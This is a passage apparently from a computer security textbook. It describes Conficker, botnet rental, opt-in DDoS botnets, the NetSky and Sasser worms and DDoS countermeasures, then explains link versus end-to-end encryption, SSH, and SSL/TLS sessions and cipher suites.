The version that appeared in late December 2008 uses a new hash function, MD6, that had just been published on Ron Rivest's M.I.T. website in October 2008, as a candidate for the U.S. National Institute of Standards and Technology (NIST) new secure-hash standard. Thus, in roughly two months' time, Conficker's authors noticed this new algorithm's publication and incorporated it into the evolving development of Conficker. Even when analysts can reverse-engineer the code to determine how it operates, they cannot craft a so-called inoculation package, modified code that would cause systems infected by Conficker to remove the infection, because they cannot make the code have the correct cryptographic checksum.

Since 2008 three more major versions have appeared. The authors of Conficker have been resilient and resourceful, countering various attempts to exterminate it. Its primary objective seems to have been staying power, remaining active so it can propagate and spread its payload. Its latest version (E)

carries the Waladec spam bot, and also an antivirus scareware agent.

Rent-A-Bot

People who infect machines to turn them into bots are called **botmasters**. A botmaster may own (in the sense of control) hundreds or thousands of bots. Because the infected machines belong to unsuspecting users who do use them for real computing, these bots are not always available. Sometimes the real owners turn off their machines, disconnect them from the Internet, or are using them so intensively that little capacity is left to serve as a bot. Much of the time, however, these machines are quiet, readily available for malicious work.

A botmaster often has two uses for the botnet: First, the botnet should be available for attacks when the botmaster wants to go after a victim. As noted in a previous sidebar in this chapter, attacks can go on for hours. However, denial-of-service activity tends to be targeted, not random, so one botmaster is unlikely to have an unlimited number of victims against which to direct the bots. Thus, to bring in a little income, botmasters also sometimes rent out their botnets to others. Researcher Dancho Danchev [[DAN13](#)] reported that in 2013, a botnet of 1,000 hosts could be rented for \$25–\$120 US, or \$200–\$500 US for 10,000 hosts for 24 hours.

Botnet operators make money by renting compromised hosts for DDoS or other activity. The rent is mostly profit.

Opt-In Botnets

Have a favorite cause? Want to protest against [name your outrage] but fear your lone voice will not be heard? Join with a group of like-minded individuals to launch a distributed denial-of-service attack against the outrage.

Yes, there are now postings for affinity groups to join together in protest. You download and install an attack script and show up at 11:00 am (GMT) Tuesday to protest by pointing your attacking computer at x.com. Join in when you want, drop out when you (or your computer) are tired. Join the movement! The only thing lacking is the pizza party after the demonstration. Sorry, you will have to buy your own.

Malicious Autonomous Mobile Agents

Bots belong to a class of code known more generally as **malicious autonomous mobile agents**. Working largely on their own, these programs can infect computers anywhere they can access, causing denial of service as well as other kinds of harm. Of course, code does not develop, appear, or mutate on its own; there has to be a developer involved initially to set up the process and, usually, to establish a scheme for updates. Such an agent is sometimes called an **inoculation agent**.

As bots or agents execute and acquire updates, not every agent will be updated at once. One agent may be on a system that is powered off, another on a system that currently has no external network connectivity, and still another may be running in a constrained resource domain. Thus, as agents run in and out of contact with their update services, some will be up to date and others will be running older versions. The problem of

coordinating an army of disparate agents is an active research topic, based on the Byzantine generals problem [[LAM82](#)].

Autonomous Mobile Protective Agents

Suppose a security engineer decodes the logic of an agent; the engineer might then enlist the agent to fight for the good guys by modifying it to look normal to its siblings but in fact to spread a counterinfection. So, for example, a modified agent might look for other hostile agents and pass them an “update” that in fact disabled them.

This concept is not as far-fetched as it sounds. In the same way that attackers have developed networks for harm, security researchers have postulated how good agents could help heal after a malicious code infection.

A German teenager, Sven Jaschen, wrote and released a worm called NetSky in February 2004. He claimed his intention was to remove infections of the widespread MyDoom and Bagle worms from infected computers by closing the vulnerabilities those worms exploit. NetSky spread by email. However, Jaschen soon became engaged in a battle with the creators of Bagle and MyDoom, who produced better versions of their code, which led to new versions of NetSky, and so on, for a total of 30 separate strains of NetSky. According to one security expert, Mikko Hypponen of f-Secure, NetSky was more effective at reducing the flow of spam than anything that had happened in the U.S. Congress or courts. Unfortunately, it also consumed large amounts of system resources and bombarded numerous commercial clients with email. Later versions of the worm launched denial-of-service attacks against places Jaschen disliked. Two years after the virus’s release, it was still the most prevalent virus infection worldwide, according to security firm Sophos [[SOP04](#)].

Two months after releasing NetSky, on his eighteenth birthday, Jaschen wrote and released a highly destructive Internet-based virus named Sasser that forced computers to reboot constantly. He was arrested by German authorities, and convicted and sentenced to a 31-month suspended sentence and three years’ probation.

Coping with DDoS Attacks

DDoS attacks are not hard to prevent, at least in theory. Most bots are conscripted using well-known vulnerabilities, for which patches have been distributed for some time. Thus, if the entire world would just install patches in a timely manner, the DDoS threat would diminish. Some computer users, however, do not have legal copies of their operating systems and other software, so they cannot subscribe for and obtain patches through the manufacturers’ chains. Computer software is one of a small number of commodities, including illegal firearms and illicit drugs, in which the black market also affects legitimate consumers. DDoS attacks involve some talented programmers and analysts in a lucrative game of crafting intricate shields around creaky old mundane flaws. Until we eradicate the flaws, nothing around them will improve. That is the point where theory meets practice.

Bots are co-opted by an agent who exploits a vulnerability, typically one already known. Vulnerable machines can be discovered by scanning.

Administrators can address ordinary DoS attacks by means of techniques such as tuning (adjusting the number of active servers), load balancing (evening the computing load across available servers), shunning (reducing service given to traffic from certain address ranges), and blacklisting (rejecting connections from certain addresses). These same techniques are used against DDoS attacks, applied on a larger scale and at the network perimeter. So far most DDoS attacks seem to have been to make a statement or focus attention, so after they go on for a while, the attacker concludes the point has been made and halts. Some attacks, such as the one described earlier in [Sidebar 6-20](#), aim to extort money from the victims; as with other kinds of extortion attacks, paying the bribe may not stop the attack.

This discussion of denial of service concludes our examination of the threats to which networked computing is vulnerable. Denial of service is a distinctive problem and requires its own countermeasures. Other network attacks involving interception and modification employ more well-known controls.

This attack is also the final piece in our analysis of security threats and vulnerabilities to computer networks. This part has touched all three elements of the C-I-A triad, with eavesdropping and masquerading (attacks on confidentiality), data corruption and replay (integrity), and denial of service (availability). The section on WiFi networking showed vulnerabilities that can lead to failures of each of the three. That section also demonstrated that even carefully-developed standards can exhibit serious security flaws.

You may have concluded at this point that the number, breadth, and severity of network security threats and vulnerabilities make a hopeless situation: Coping with all the problems is impossible. Keep in mind that Part I of this chapter raises threats, whereas the upcoming Part II shows the defender's arsenal of countermeasures. Do not despair; reinforcements are available.

However, your concern is well placed. As in many other aspects of security, offense and defense play a cat-and-mouse game: The offensive side creates a new attack (which might be a variation on an old attack), to which the defense responds. Defense often plays a catch-up game, meaning that many defensive actions are in response to an offensive move. Fortunately, researchers and developers continue to seek new ways to thwart attackers.

We now investigate safeguards for computer networks.

Part II—Strategic Defenses: Security Countermeasures

In the rest of this chapter we consider three categories of controls: First, as you can well imagine, the familiar control of encryption is a strong tool for preserving both confidentiality and integrity in networks. We describe architecturally how encryption can be used and then introduce two specific applications of cryptography to networking: encrypted communication between a browser and its websites, called SSL encryption, and encrypted links within a network, called a virtual private network or VPN. Then we introduce a network-protection tool called a firewall, which is really just an instantiation of the familiar reference monitor. We end the study of controls with another device, called an intrusion detection or protection system, that monitors network traffic to identify and counter specific malicious network threats.

6.6 Cryptography in Network Security

Recall from [Chapter 2](#) that there are two broad classes of encryption: symmetric (secret key) and asymmetric (public key) systems. The first of those is the cryptographic workhorse, used for bulk encryption of large quantities of data. That description perfectly fits network traffic, and that is exactly how it is used. The second class of cryptographic algorithms excels at establishing a trustworthy relationship between two parties who may not previously have had one, which also applies naturally in a networking situation. In this section we describe how those two approaches can provide security strength in a network.

Network Encryption

Encryption is probably the most important and versatile tool for a network security expert. We have seen in earlier chapters that encryption is powerful for providing privacy, authenticity, integrity, and separation. Because networks involve even greater risks, they often secure data with encryption, perhaps in combination with other controls.

Before we begin to study the use of encryption to counter network security threats, let us stress four points.

- Encryption protects only what is encrypted (which should be obvious but isn't). Recognize that data are exposed between a user's fingertips and the encryption process before they are transmitted, and they are exposed again once they have been decrypted on the remote end. The best encryption cannot protect against a malicious Trojan horse that intercepts data before the point of encryption.
- Designing encryption algorithms is best left to professionals. Cryptography is filled with subtlety, and a seemingly minor change can have a major impact on security.
- Encryption is no more secure than its key management. If an attacker can guess or deduce a weak encryption key, the game is over.
- Encryption is not a panacea or silver bullet. A flawed system design with encryption is still a flawed system design. People who do not understand encryption sometimes mistake it for fairy dust to sprinkle on a system for magical protection. This book would not be needed if such fairy dust existed.

In network applications, encryption can be applied either between two hosts (called link encryption) or between two applications (called end-to-end encryption). We consider both below. With either form of encryption, key distribution is always a problem. Encryption keys must be delivered to the sender and receiver in a secure manner. In a later section of this chapter, we also investigate techniques for safe key distribution in networks. Finally, we study a cryptographic facility for a network computing environment.

Modes of Network Encryption

Encryption can be employed in a network through two general modes: link and end-to-end. They perform different functions and have different strengths and weaknesses. And they can even be used together, even if somewhat redundantly.

Link Encryption

In **link encryption**, data are encrypted just before the system places them on the physical communications link. In this case, encryption occurs at layer 1 or 2 in the OSI model. (A similar situation occurs with TCP/IP protocols, which have a similar but shorter layered model.) Similarly, decryption occurs just as the communication arrives at and enters the receiving computer. A model of link encryption is shown in [Figure 6-36](#). As you can see, the data travel in plaintext through the top layers of the model until they are encrypted just prior to transmission, at level 1. Addressing occurs at level 3. Therefore, in the intermediate node, the encryption must be removed in order to determine where next to forward the data, and so the content is exposed.




FIGURE 6-36 Model of Link Encryption

Link encryption covers a communication from one node to the next on the path to the destination.

Encryption protects the message in transit between two computers, but the message is in plaintext inside the hosts. (A message in plaintext is said to be “in the clear.”) Notice that because the encryption is added at the bottom protocol layer, the message is exposed in all other layers of the sender and receiver. If we have good physical security and we trust the software that implements the upper-layer functions, we may not be too concerned about this potential vulnerability. The message is open to access in two layers of all intermediate hosts through which the message may pass. The message is in the clear in the intermediate hosts, and one of these hosts may not be especially trustworthy.

Link encryption is invisible to the user. The encryption becomes a transmission service performed by a low-level network protocol layer, just like message routing or transmission error detection. [Figure 6-37](#) shows a typical link-encrypted message, with the shaded fields encrypted. Because some of the data link header and trailer is applied before the block is encrypted, part of each of those blocks is shaded. As the message M is handled at

each layer, header and control information is added on the sending side and removed on the receiving side. Hardware encryption devices operate quickly and reliably; in this case, link encryption is invisible to the operating system as well as to the operator.




FIGURE 6-37 Link Encryption

Link encryption is especially appropriate when the transmission line is the point of greatest vulnerability. If all hosts on a network are reasonably secure but the communications medium is shared with other users or is not secure, link encryption is an easy control to use. Link encryption is also desirable when all communication on a single line should be protected, for example, if the link is between two offices of one company, where all internal communications would be protected.

End-to-End Encryption

As its name implies, **end-to-end encryption** provides security from one end of a transmission to the other. The encryption can be applied between the user and the host by a hardware device. Alternatively, the encryption can be done by software running on the host computer. In either case, the encryption is performed at the highest levels, usually by an application at OSI level 7, but sometimes 5 or 6. A model of end-to-end encryption is shown in [Figure 6-38](#).




FIGURE 6-38 Application-Level (End-to-End) Encryption

Because the encryption precedes all the routing and transmission processing of the layer, the message is transmitted in encrypted form throughout the network. Of course, only the data portion of the message is protected, but often the headers are not as sensitive

as the data. The encryption addresses potential flaws in lower layers in the transfer model. If a lower layer should fail to preserve security and reveal data it has received, the data's confidentiality is not endangered. [Figure 6-39](#) shows a typical message with end-to-end encryption, again with the encrypted field shaded.




FIGURE 6-39 End-to-End Encryption

End-to-end encryption covers a communication from origin to destination.

When end-to-end encryption is used, messages sent through several hosts are protected. The data content of the message is still encrypted, as shown in [Figure 6-40](#), and the message is encrypted (protected against disclosure) while in transit. Therefore, even though a message must pass through potentially insecure nodes (such as C through F) on the path between A and B, the message is protected against disclosure while in transit.




FIGURE 6-40 Message Protected in Transit

Comparison of Encryption Methods

Simply encrypting a message is not absolute assurance that it will not be revealed during or after transmission. In many instances, however, the strength of encryption is adequate protection, considering the likelihood of the interceptor's breaking the encryption and the timeliness of the message. As with many aspects of security, we must balance the strength of protection with the likelihood of attack.

With link mode, all transmissions are protected along a particular link. Typically, a given host has only one link into a network, meaning that all network traffic initiated on that host will be encrypted for that host. But this encryption scheme implies that every other host receiving these communications must also have a cryptographic facility to decrypt the messages. Furthermore, all hosts must share keys. A message may pass through one or more intermediate hosts on the way to its final destination. If the message

is encrypted along some links of a network but not others, then part of the advantage of encryption is lost. Therefore, link encryption is usually performed on all links of a network if it is performed at all.

By contrast, end-to-end encryption is applied to “logical links,” which are virtual channels between two processes, at a level well above the physical path. Since the intermediate hosts along a transmission path do not need to encrypt or decrypt a message, they have no need for cryptographic facilities. Thus, encryption is used only for those messages and applications for which it is needed. Furthermore, the encryption can be done with software, so we can apply it selectively, one application at a time or even to one message within a given application.

The selective advantage of end-to-end encryption is also a disadvantage regarding encryption keys. Under end-to-end encryption, a virtual cryptographic channel exists between each pair of users. To provide proper security, each pair of users should share a unique cryptographic key. The number of keys required is thus equal to the number of pairs of users, which is $n * (n - 1)/2$ for n users. This number increases rapidly as the number of users increases.

As shown in [Table 6-3](#), link encryption is faster, easier for the user, and uses fewer keys. End-to-end encryption is more flexible, can be used selectively, is done at the user level, and can be integrated with the application. Neither form is right for all situations.

Link Encryption	End-to-End Encryption
Security within hosts	
Data partially exposed in sending host	Data protected in sending host
Data partially exposed in intermediate nodes	Data protected through intermediate nodes
Role of user	
Applied by sending host	Applied by user application
Invisible to user	User application encrypts
Host administrators select encryption	User selects algorithm
One facility for all users	Each user selects
Can be done in software or hardware	Usually software implementation; occasionally performed by user add-on hardware
All or no data encrypted	User can selectively encrypt individual data items
Implementation considerations	
Requires one key per pair of hosts	Requires one key per pair of users
Provides node authentication	Provides user authentication

TABLE 6-3 Comparison of Link and End-to-End Encryption

In some cases, both forms of encryption can be applied. A user who does not trust the quality of the link encryption provided by a system can apply end-to-end encryption as well. A system administrator who is concerned about the security of an end-to-end encryption scheme applied by an application program can also install a link-encryption device. If both encryptions are relatively fast, this duplication of security has little negative effect.

Link-level encryption is especially well suited to implementing a private network by

using public resources. A virtual private network, described in the next section, is a technique that provides privacy in a public network.

Browser Encryption

Browsers can encrypt data for protection during transmission. The browser and the server negotiate a common encryption key, so even if an attacker does hijack a session at the TCP or IP protocol level, the attacker, not having the proper key, cannot join the application data exchange.

SSH Encryption

SSH (secure shell) is a pair of protocols (versions 1 and 2) originally defined for Unix but now available under most operating systems. SSH provides an authenticated and encrypted path to the shell or operating system command interpreter. Both SSH versions replace Unix utilities such as Telnet, rlogin, and rsh for remote access. SSH protects against spoofing attacks and modification of data in communication.

The SSH protocol involves negotiation between local and remote sites for encryption algorithm (for example, DES or AES) and authentication (including public key and Kerberos).

In 2008, a team of British researchers [[ALB09](#)] devised an attack by which they could recover 32 bits of data from an SSH session in certain circumstances. Although exposure of 32 bits of data is significant, the British Centre for the Protection of the National Infrastructure rated the likelihood of successful attack as low because of the conditions necessary for a successful attack. Nevertheless, you should note that the protocol does have a known vulnerability.

SSL and TLS Encryption

The **Secure Sockets Layer (SSL)** protocol was originally designed by Netscape in the mid-1990s to protect communication between a web browser and server. It went through three versions: SSL 1.0 (private), SSL 2.0 (1995), and SSL 3.0 (1996). In 1999, the Internet Engineering Task Force upgraded SSL 3.0 and named the upgrade **TLS**, for **transport layer security**. TLS 1.0, which is sometimes also known as SSL 3.1, is documented in Internet RFC 2246; two newer versions are named TLS 1.1 (RFC 4346, 2006) and TLS 1.2 (RFC 5246, 2008). The acronym SSL is often used to represent both the SSL and TLS protocol suites.

In the OSI network model, applications run at the highest (farthest from electrical signals) level, called level 7, and SSL is implemented at level 4, above network addressing (level 3) and physical media (level 1). SSL operates between applications (such as browsers) and the TCP/IP protocols to provide server authentication, optional client authentication, and an encrypted communication channel between client and server.

SSL encryption covers communication between a browser and the remote web host.

Cipher Suite

Client and server negotiate encryption algorithms, called the **cipher suite**, for authentication, session encryption, and hashing. To allow for expansion and deprecation of algorithms over time, the first to open an interaction, often the client, states its preferred algorithms, and the second party responds with the highest one on that list it can handle. The Internet Assigned Numbers Authority (IANA) globally coordinates the DNS Root, IP addressing, and other Internet protocol resources, including cipher suites; we show some of the choices in [Table 6-4](#). When client and server begin an SSL session, the server sends a set of records listing the cipher suite identifiers it can use; the client responds with its preferred selection from that set. As you can see in the table, SSL supports use of popular cryptographic algorithms we have described in depth, such as RSA, triple DES, and AES; IANA also sanctions use of algorithms such as Camellia and Aria that are more commonly used in certain countries. (Camellia and Aria are block ciphers similar to DES and AES; Camellia was devised by Mitsubishi and NTT in 2000, and Aria was developed by Korean cryptographers in 2003. Elliptic Curve Cryptosystems are a form of public key cryptography; we describe them in more detail in [Chapter 12](#).)

Cipher Suite Identifier	Algorithms Used
TLS_NULL_WITH_NULL_NULL	No authentication, no encryption, no hash function
TLS_RSA_WITH_NULL_MD5	RSA authentication, no encryption, MD5 hash function
TLS_RSA_EXPORT_WITH_RC4_40_MD5	RSA authentication with limited key length, RC4 encryption with a 40-bit key, MD5 hash function
TLS_RSA_WITH_3DES_EDE_CBC_SHA	RSA authentication, triple DES encryption, SHA-1 hash function
TLS_RSA_WITH_AES_128_CBC_SHA	RSA authentication, AES with a 128-bit key encryption, SHA-1 hash function
TLS_RSA_WITH_AES_256_CBC_SHA	RSA authentication, AES with a 256-bit key encryption, SHA-1 hash function
TLS_RSA_WITH_AES_128_CBC_SHA256	RSA authentication, AES with a 128-bit key encryption, SHA-256 hash function
TLS_RSA_WITH_AES_256_CBC_SHA256	RSA authentication, AES with a 256-bit key encryption, SHA-256 hash function
TLS_DH_DSS_WITH_3DES_EDE_CBC_SHA	Diffie-Hellman digital signature standard, triple DES encryption, SHA-1 hash function
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA http://www.iana.org/go/rfc5932	RSA digital signature, Camellia encryption with a 256-bit key, SHA-1 hash function
TLS_ECDHE_ECDSA_WITH_ARIA_256_CBC_SHA384	Elliptic curve cryptosystem digital signature algorithm, Aria encryption with a 256-bit key, SHA-384 hash function

TABLE 6-4 Cipher Suites (Partial List)

The SSL protocol is simple but effective, and it is the most widely used secure communication protocol on the Internet. (Note, however, there is a flaw in the MD5 algorithm by which researchers were able to forge a seemingly valid certificate for use with SSL. There is also a plaintext injection attack against TLS 1.2, described as CVE-2009-3555. The flaw involves a fix on the server side, so many web application services will need to be corrected.)

SSL Session

Because SSL is commonly used with web pages, it is often referred to as HTTPS

(HTTP Secure), and you will see the https: prefix in the address bar of a browser, as well as a closed padlock in the corner whenever SSL is in operation. To use SSL, the client requests an SSL session. The server responds with its public key certificate so that the client can determine the authenticity of the server. The client returns a symmetric session key encrypted under the server's public key. Both the server and client compute the session key, and then they switch to encrypted communication, using the shared session key.

After an SSL session has been established, the details of the session can be viewed. For example, [Figure 6-41](#) shows an SSL connection established to https://login.yahoo.com.



FIGURE 6-41 SSL Session Established

The details of that session, shown in [Figure 6-42](#), reveal that an encrypted session was established based on a certificate Yahoo supplied. That certificate was signed by DigiCert, a certification authority.




FIGURE 6-42 SSL Certificate Employed

In [Figure 6-43](#) you can see the entire chain of certificates and signers, starting with the GTE CyberTrust root certificate and following down to the Yahoo certificate. This figure also shows the details of the encryption algorithm (RSA) with which the certificate was signed.

